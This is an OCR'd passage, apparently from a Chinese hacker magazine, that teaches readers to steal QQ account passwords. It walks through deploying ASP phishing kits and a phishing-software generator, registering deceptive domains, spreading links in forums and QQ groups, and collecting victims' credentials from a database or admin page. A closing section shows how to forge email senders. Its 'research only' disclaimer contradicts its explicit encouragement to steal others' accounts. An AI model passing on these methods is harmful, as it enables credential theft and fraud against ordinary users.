


图 4

事实上，如果我们破解不出密码的话也是可以登录的，大家是否还记得在以前的黑客 X 档案上曾经介绍过使用 QQhash 值来登录的 QQhash 登录器，大家可以翻看一下以前的杂志来复习一下。至于登录后，想要做什么就看大家自己了，比如查看有什么 QQ 秀、QQ 币之类的东西等。

二、钓鱼软件

相信大家在网上经常会看到有一些关于游戏外挂或者可以在游戏中刷金钱 Q 币之类的东西。其实，对于这些，我们稍不留意就会被欺骗的。我在网上找到了一款公开的钓鱼软件“QB 充值钓鱼软件”，打开后的界面如图 5 所示。




图5

首先把同一目录下的ASP 文件上传到支持 ASP 的一个空间里，然后在“收信地址”栏填写我们上传的 asp 的完整路径，点击“生成”按钮后就会生成一个带有欺骗性的QQ 钓鱼软件了，如图6。




图6

接下来嘛，我们只要到一些论坛或是 QQ 群里告诉别人说你有个刷 Q 币的软件，当然大家也可以把这个程序发布到网站上供人下载，一些安全意识不高的小菜在下载后，会输入自己的 QQ 号码和密码进行充值，这时候程序就会自动把获得的信息发到我们先前设置好的 asp 文件里了，大家记住要修改同一目录下的那个 asp 文件里的 txt 文件名，和盗 QQ 的 asp 文件名要一致才行。其实这只是一个简单的例子，至于网上那些免费充值、刷分、刷金钱的游戏外挂，是否真的就可以呢？结果不得而知。

三、QQ，我也来钓鱼

第一钓：QQ 挂机，你今天挂了吗？

我们首先把 QQ 挂机钓鱼程序解压，文件夹下的文件都是我们需要上传到 asp 空间中的，如图 7，“huanle.mdb”是用来保存用户输入的 QQ 帐号和密码的文件，我们把它下载回来使用 access 数据库浏览器打开，就可以看到想要的信息了。“huanle.asp”是数据库连接文件，如果更改了数据库的名字，则也需要使用记事本打开 huanle.asp，把文件名字和数据库的名字保持一致才行。最后我们在网上注册一个比较简短的域名，这样可以更好的达到欺骗对方的目的。




图 7

当用户访问 index.html 首页文件时候，看到的界面如图 8 所示，当我们输入自己的 QQ 帐号和密码后，程序就会自动的记录下我们输入的信息，并保存在 huanle.mdb 数据库文件中，我们把数据库文件下载回来查看就可以了。




图8

第二钓：QQ 密保我也钓

把我们解压出来的文件都上传到我们的空间中，不要随便移动文件夹里的文件，以避免出错。上传成功后，使用 IE 来打开我们制作好的钓鱼网站，相信不看地址栏的话，很少有人能分辨出它的真假吧，如图 9。




图 9

接下来我们就可以把网址发到论坛或QQ群里去钓鱼了，提醒大家别忘了注册一个巧妙的域名哦。如果有用户上当的话，我们就可以访问钓鱼网站的后台地址（在域名后面添加上admin.asp，就会跳转到我们的登录页面）来查看盗取到的信息了，如图10。看到了吧，刚才我们输入的信息尽显无疑，或许这就是钓鱼的威力吧！




图 10

第三钓：QQ 宠物也垂钓

我已经打包了三个关于QQ宠物领养的钓鱼网站程序，其使用方法和前面两个基本一样，都是把解压出来的文件上传到我们的asp空间中，然后欺骗别人点击登录就可以获取到对方的QQ帐号和密码了，如图11。



图 11

以上三种都是目前网上比较流行的盗取别人QQ帐号密码的方法，这里只做参考研究，请勿用于非法途径啊！大家可以结合相应的方法来窃取别人的QQ帐号和密码。其实还有一种方法，就是本地破解别人的QQ，获取QQ密码的hash值，不过局限性很大，在以前的黑客X档案上曾经介绍过，其实这种方法就是被引申到前面用到的爱Q大盗木马软件里了。

（本文所涉及到的QB充值钓鱼软件、QQ挂机欺骗网、QQ宠宝钓鱼程序、爱Q大盗9.0、爱Q助手、三版QQ宠物欺骗网、MS09002漏洞挂马收录到光盘中）

QQ 邮件欺骗——伪造发信人

WANR

不知各位菜鸟，自从上网以来有没有被骗的经历，比如登录某网站，说你是第9999位游客；或是收到封电子邮件，告诉你怎样领奖等。虽然我们不是谋财的骗子，但欺骗也是黑客的一种入侵手段。下面我就以QQ邮箱为例，来告诉大家如何给QQ发送一封伪造发信人的邮件。

先看下这个发送邮件的小工具－－邮件发信人欺骗器，它的原理和使用都非常简单，其界面如图1所示。

在使用这个工具前，需要先登录自己的QQ邮箱，选择“设置”（页面左上角），在接下来的页面中选择“帐户”，在帐户下选择“开启POP3/SMTP”服务，如图2。这个选项默认是关闭的，而我们的小工具需要用到SMTP协议。保存设置后，我们就可以打开欺骗器了。

如图3所示就是我使用自己的qq邮箱157863954@qq.com给自己发送了一封邮件（人格保证此程序不会盗取大家的QQ密码），而伪造的发信人则是007@yahoo.com，伪造的收信人是008@yahoo.com（至于伪造收信人是什么意思？大家请继续往下看）。填写好后，点右下角的发送即可，会有一个对话框提示说发送成功，如图4。然后我们登录自己的邮箱看看会收到什么邮件，发现有一封007的邮件，打开此邮件，就会看到发件人和收件人都是我们自己修改的，至此欺骗演示结束，如图5。

熟悉SMTP协议的人，一看就会明白是如何实现欺骗的，其原理说白了就是：你给别人寄一个包裹，包裹上写的是正确的收信人和发信人，而包裹中有一封信，信上写的是假的发信人。包裹会让邮局正确的送到收信人的手中，而收信人打开包裹看到的却是带有欺骗信息的信件。

